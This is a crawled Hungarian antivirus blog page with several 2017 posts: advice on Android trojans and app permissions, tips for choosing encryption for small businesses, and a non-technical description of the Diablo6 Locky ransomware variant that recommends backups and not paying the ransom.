1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*

Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

409

Antivírus blog

vírusok, férgek, botnetek, kártevők

Trojanok harca

2017. augusztus 15. 12:18 - Csizmazia Darab István [Rambo]

Ha lapozgatjuk a tavalyi vírus jóslatokat, a zsarolóprogramok térnyerése mellett az IoT közeget és az Androidot egyre inkább meghódító kártékony kódok, kihasználható sebezhetőségre alapuló kártevőkről írtak a várható trendek között. Az Android, mint a legelterjedtebb és legnépszerűbb okostelefon platform, folyamatosan ki van téve a trójai próbálkozásoknak, és mi felhasználók is szépen hozzátesszük figyelmetlenségünkkel a magunkét.



A 2017-es évre szóló ESET előrejelzésekben is említést kaptak a mobilalkalmazásokban észrevétlen elrejtett trójai támadások, vírusok, kártékony kódok, **amelyek fő célja személyes adataink - címjegyzékünk, hívásnaplóink, fotók és hangfelvételek észrevétlen készítése, galériáinkhoz való hozzáférés, vagy belépési jelszavaink, bizalmas SMS üzeneteink ellopása.**



Bár a sztenderd jó tanácsok azzal szoktak kezdődni, hogy csak megbízható helyről töltsünk le appokat, és legyen ez a Google Play hivatalos piactér. Van benne igazság, és **bár nem tökéletes, az ottani ellenőrzés valóban nem**

100%-os, de védettebb és ellenőrzöttebb helyszín, mint a nem hivatalos letöltési helyek, ahol semmilyen ellenőrzés, szűrés nem működik, bárki bármit feltölthet.



Mit tehetünk mi felhasználók? **Alapszinten valójában a biztonságtudatosabb hozzáállás is segíthet, vagyis a fenti Google Playes tanács mellett mindenképpen ellenőrizzük a telepítendő app által igényelt engedélyeket, és az értékelések elolvasására is szánjunk időt.**

Ha többen is panaszkodnak, akkor érdemes jobban utánaolvasni, hogy elkerülhessük a trójaival, rejtett kémprogrammal preparált telepítőcsomagokat. Igazság szerint időről időre a különféle vírusvédelmi kutatók itt is találnak gyanús alkalmazásokat, amiket viszont a lelepleződés után eltávolítanak, ám addigra időközben már sok ezer gyanútlan letöltés is megtörténhet.



Itt jönne akkor még két további hasznos tanács, az egyik természetesen mi is lehetne más, mint **megbízható és naprakész vírusvédelmi alkalmazás futtatása az okos eszközön. A másik fontos dolog pedig az, hogy ha a gyártó több-kevesebb rendszerességgel bocsát ki hibajavító frissítéseket, úgy éljünk ezzel a lehetőséggel, és töltsük le azokat.**

Igazából proaktívan már a vásárlás, készülékválasztás egyik lényeges szempontja is lehetne ez, hogy csak olyan gyártótól vásároljunk, amelyik vállalja a készülékhez rendszeres patchek kibocsátását.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

2 komment
Címkék: google frissítés patch fenyegetés play támadás android app hibajavítás piactér engedélyek welivesecurity

Ajánlott bejegyzések:



[Kriptovaluta - Mi lopunk, ti loptok, ők lopnak]



[Megint hamis appok a Play Store-ban]



[A Google Play vigyáz rám]



[Játéknak álcázott banki trójai]



[Zseblámpa és a nagy gubanc]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12750008

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.08.16. 07:47:46

Android... csak magyar véleményeket látok, csak olyan rendezési lehetőséggel, hogy a legrosszabb a végén. A leghasználhatóbbnak tűnő MBAM par napja fizetősre váltott, nálam ez egyenlő a kukával. Ajánlották anno a kínai (?) 360 Security, ami nekem kissé gyanús volt, hogy inkább trójai... arról nem beszélve, hogy androidon még nem láttam olyat, hogy ezek a keresők találtak volna valamit...

Válasz erre

hullajelölt88 2017.08.16. 07:49:34

Ja és az update-ek... felsorolnál néhány gyártót, akik rendszeresen frissítik a szoftvereiket? Netán egy-két év után is? A google-ről hallottam ilyet. :D


Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

399


Antivírus blog

vírusok, férgek, botnetek, kártevők

Titkosítási kisokos kisvállalkozásoknak

2017. augusztus 17. 08:48 - Csizmazia Darab István [Rambo]

Egy **kis- vagy középvállalkozás életében számos adatvédelmi problémára megoldást jelenthet a megfelelő titkosítás alkalmazása**. Amellett, hogy megelőzik az érzékeny információkhoz való jogosulatlan hozzáférést, a felhasználói adatok lehetséges kiszivárgásából fakadó kockázatokat is minimálisra csökkentik, továbbá egy ilyen technológia bevezetésével a vállalatok egy jókora lépést tehetnek a felé, hogy megfeleljenek az egyre vészesebben közelgő GDPR (EU Általános Adatvédelmi Rendelet) előírásainak.



Biztos megoldás azonban nem létezik, ha kiberbiztonságról van szó. Pontosabban egyetlen termék vagy szolgáltatás sem képes maradéktalanul kiszűrni minden egyes potenciális veszélyforrást. És ez igaz a titkosításra is. Számos előnyös tulajdonságnak ellenére a titkosításnak is megvannak a maga korlátai. Mielőtt bármilyen terméket választanánk, érdemes megfontolnunk az alábbiakat.



1. Fontos, hogy felhasználóbarát legyen
A titkosításhoz mindig is szükség lesz felhasználói beavatkozásra. Ha ez szakértői tudást is igényel, ráadásul, ha a termék nem éppen felhasználóbarát, az alkalmazottak egész biztosan megtalálják a kiutat, hogy ne kelljen semmilyen komplikált biztonsági teendőt végrehajtaniuk.

Egy egyszerű, könnyen kezelhető megoldással viszont ez elkerülhető. **A Ponemon Institute adatvédelmi incidensekről végzett legutóbbi felmérése szerint a kártevők után az adatszivárgások második leggyakoribb okozója az emberi mulasztás volt.**




2. Könnyen kezelhető?
Egy, az ESET megbízásából végzett IDC felmérés kimutatta, hogy a vállalkozások két fő szempont szerint választanak titkosítási megoldást: legyen könnyen kezelhető és képes legyen visszaállítani az elveszett biztonsági kulcsokat. Az olyan esetek megelőzésére, amikor a felhasználó a kulcsszó elfelejtésével blokkolja az adatokhoz való hozzáférést, **érdemes inkább megosztott titkosítási kulcsokat használni, amiket a helyi rendszergazdák menedzselhetnek.**

A megosztott titkosítási kulcsok előnye továbbá, hogy gyorsabb, egyszerűbb és sok esetben a felhasználó számára átláthatóbb hozzáférést biztosít a titkosított adatokhoz.



3. Skálázható, rugalmas, könnyen adaptálható
A skálázható megoldások lehetővé teszik, hogy fejlettebb funkciókat adhassunk az eszközünkhöz, ha szükséges. A flexibilis megoldások segítségével lehetőség nyílik a már érvényesített vállalati policyk és a kulcsok távolról történő módosítására, ezáltal egy erős alapbeállítást tartható fent. Emellett előnyös olyan terméket választani, ami a frissítésekhez és megújításokhoz nem igényel újratelepítést.

Azt sem szabad elfelejteni, hogy ha egy titkosítási megoldás előfizetői vagy határozatlan idejű licenccel rendelkezik – amely magába foglalja az éves karbantartást és támogatást-, jobban, rugalmasabban kezelhetők a költségek.



4. Fontos, hogy kiben bízunk!
Érdemes megbízható megoldást választani, amely az iparági sztenderdeknek megfelelő titkosítási algoritmust

használ, illetve fejlett kulcsmegosztási rendszert, amellyel a felhasználók biztonságosan cserélhetnek információkat egymás között.

Érdemes ellenőrizni, hogy **az adott titkosítási megoldást jóváhagyta-e a Nemzeti Szabványügyi és Technológiai Intézet (NIST) és megfelel-e a szigorú FIPS-140-2 szabványnak**! Bizonyosodjunk meg róla, hogy a piaci kulcsszereplők is hitelesítették-e, illetve, hogy jól szerepelt-e független felmérésekben!



5. Olyan nincs, hogy rossz kérdés, ha adatbiztonságról van szó
Ahhoz, hogy körültekintően alakítsuk ki az adatvédelmi stratégiánk, és megfelelő titkosítási megoldást válasszunk, tisztában kell lennünk azzal, hogy az adott termék megfelel-e az igényeinknek, hogyan használható, milyen tulajdonságokkal rendelkezik.

Egyértelműnek tűnik, mégis fontos ezekre rákérdezni. Meglepően sok titkosítási megoldás van a piacon, ami csak az alapokra koncentrál.

Tetszik 2

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: biztonság céges kkv titkosítás vállalati welivesecurity.com gdpr

Ajánlott bejegyzések:


Tudom, kit húztál jobbra tavaly nyáron!


Németországban betiltják a gyermek okosórákat


Gyenge, gyengébb, leggyengébb láncszem



A Chrome böngésző és a lakat



Nem tanulunk

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12756836

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

474


Antivírus blog

vírusok, férgek, botnetek, kártevők

Itt a Locky újabb változata: Diablo6


2017. augusztus 22. 12:48 - Csizmazia Darab István [Rambo]

Ezúttal is titkosításról lesz szó, de nem olyanról, amelyet szándékosan mi kezdeményezünk, hanem olyanról, amely sajnos "megtörténik" velünk. A zsaroló vírusok egyre sűrűbb spamkampányai ma már szinte mindenki postafiókjába érkeznek. A korábbi **Locky ransomware készítői most egy újabb változattal álltak elő, és ezzel színre lépett a Diablo6** nevű kártevő.




A Diablo6 jellemzően egy ZIP mellékletes e-mail csatolmányként érkezik, ahol a levél tárgysora valamilyen hivatalosnak tűnő, az évszámot és egy egyedi sorszámot is tartalmazó .DOCX dokumentumra hivatkozó bejegyzés.

Maga **a ZIP archívum egy VBS downloader kódot tartalmaz, amely egy benne szereplő URL lista alapján az áldozat temp% könyvtárába tölti le és futtatja a zsaroló kártevőt**.




A titkosítandó állományok kiválasztása egy a kártevőben dedikált kiterjesztés lista alapján történik, és **ebbe sajnos nagyjából minden értékes dokumentumunk, képállományunk, videónk, mentésünk, backupunk beleesik.**



Az elkódolt fájlok neve **minden egyes titkosított állománynál egy hexakódokból álló, részben a felhasználó egyedi azonosítójából, részben pedig randomnak tűnő számsor lesz, valamint a ".diablo6"**


fájlkiterjesztéssel zárul.

Az RSA-2048 és AES-128 algoritmusok kombinációjával végzett titkosítás befejeztével a kártevő igyekszik eltüntetni saját árulkodó nyomait a fertőzött számítógépről, majd jön a jól ismert váltságdíj követelő forgatókönyv, amely ezúttal **0.49 BTC, azaz nagyjából 520 ezer magyar forintnak megfelelő summát követel az adatok helyreállításáért.**



A pórul járt áldozat egy megjelenített .HTM üzenetben, illetve a lecserélt háttérképén arról olvashat, hogy a TOR böngészőt megnyitva tudja letölteni azt a Locky Decryptor programot, amellyel majd a**z egyedi dekódoló kulcsokért való fizetés után visszanyerheti a titkosított állományaihoz való hozzáférést.**

A Bitcoinban fizetett váltságdíjunk visszaigazolása után állítólag megkapjuk azt az egyedi linket, amelynek segítségével aztán elvégezhető a visszaállítás.



Sokszor elmondtuk már, hogy a váltságdíj fizetését nem javasolják a vírusvédelmi szakemberek, részint mert ez a zsarolási üzletágat továbberősíti, részint pedig **semmilyen garanciát nem nyújt arra nézve, hogy valóban kapunk is bármilyen, vagy ténylegesen működőképes dekódoló kulcsot.**



A védekezéshez és megelőzéshez egy alapos összefoglalót már összeállítottunk korábban, amelyet itt most csak belinkelünk, de emellett **nem győzzük eléggé hangúlyozni a rendszeres, csak a mentés idejére csatlakoztatott külső adathordozóra való mentések fontosságát is.**

Tetszik 12
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: windows titkosítás tor váltságdíj ransomware bitcoin locky zsarolóvírus diablo6 elkódolás

Ajánlott bejegyzések:


Ransomware kit bagóért



És ezt tudja lovon és trapézon is...


Van-e rosszabb, mint a Cryptowall 3.0?


Pénzcsinálás - level 99



Újra itt a CryptoWall zsaroló kártevő

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12771718

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Hímer Attila 2017.08.22. 13:05:56

Üdvözlet!

Augusztus 10-én sikerült egy ilyet benyalnunk. Win 7, Essential (tudom...) mellett.
tech.cert-hungary.hu/tech-blog/150123/zsarolo-kartevok-eltavolitasa - útmutatás megfelelő része szerint eljárva az előző verziókból sikerült helyreállítani a legtöbb adatot.
Nálunk csak a C meghajtón titkosította kizárólag a Microsoft fájlait. A fertőzés e-mailen érkezett, azóta is több káros tartalmú levél érkezett.

Válasz erre

keresés

Keresés

Keresés

tweetz



Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*

Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

15527

Antivírus blog

vírusok, férgek, botnetek, kártevők

Telekom számla vagy mégsem II.


2017. augusztus 24. 15:31 - Csizmazia Darab István [Rambo]

